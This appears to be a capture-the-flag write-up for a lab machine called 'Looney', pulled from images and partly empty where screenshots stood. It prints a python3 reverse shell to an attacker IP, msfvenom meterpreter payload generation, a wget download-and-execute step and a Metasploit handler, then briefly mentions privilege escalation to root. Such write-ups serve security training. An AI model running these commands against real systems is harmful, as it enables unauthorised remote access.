

Looney

Port Scan



Port 80



Reverse Shell

I set up a `netcat` listener. And put a `python3` reverse shell into the webshell.

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SO
CK_STREAM);s.connect(("10.10.14.2",4444));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")'
```

Metasploit Reverse Shell

Then I decided to upgrage my reverse shell with `metasploit`

Generate payload:

```
msfvenom -p linux/x64/meterpreter/reverse_tcp
LHOST=10.10.14.2 LPORT=1212 -f elf -o shell.elf
```

Set up python3 http server

```
python3 -m http.server
```

Get the `shell.elf` on the target system.

```
wget http://10.10.14.2:8000/shell.elf
```

Now, We need to set up listener in Metasploit.


```
msfconsole
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lport 1212
set lhost your-ip
run
```

Moving back to the target system, we need to set permissions for our `shell.elf` to be able to execute it.


```
chmod +x shell.elf
```

Now, execute it

```
./shell.elf
```




Then I used suggester and used the highlighted vulnerability



Root

I used the exploit



First time it did not work, but after the second try it did give me a root shell! (In metasploit you can use `run` or `exploit` basically both of them just start the exploit, so it doesn't matter that first time I used `run` and the second time I used `exploit`)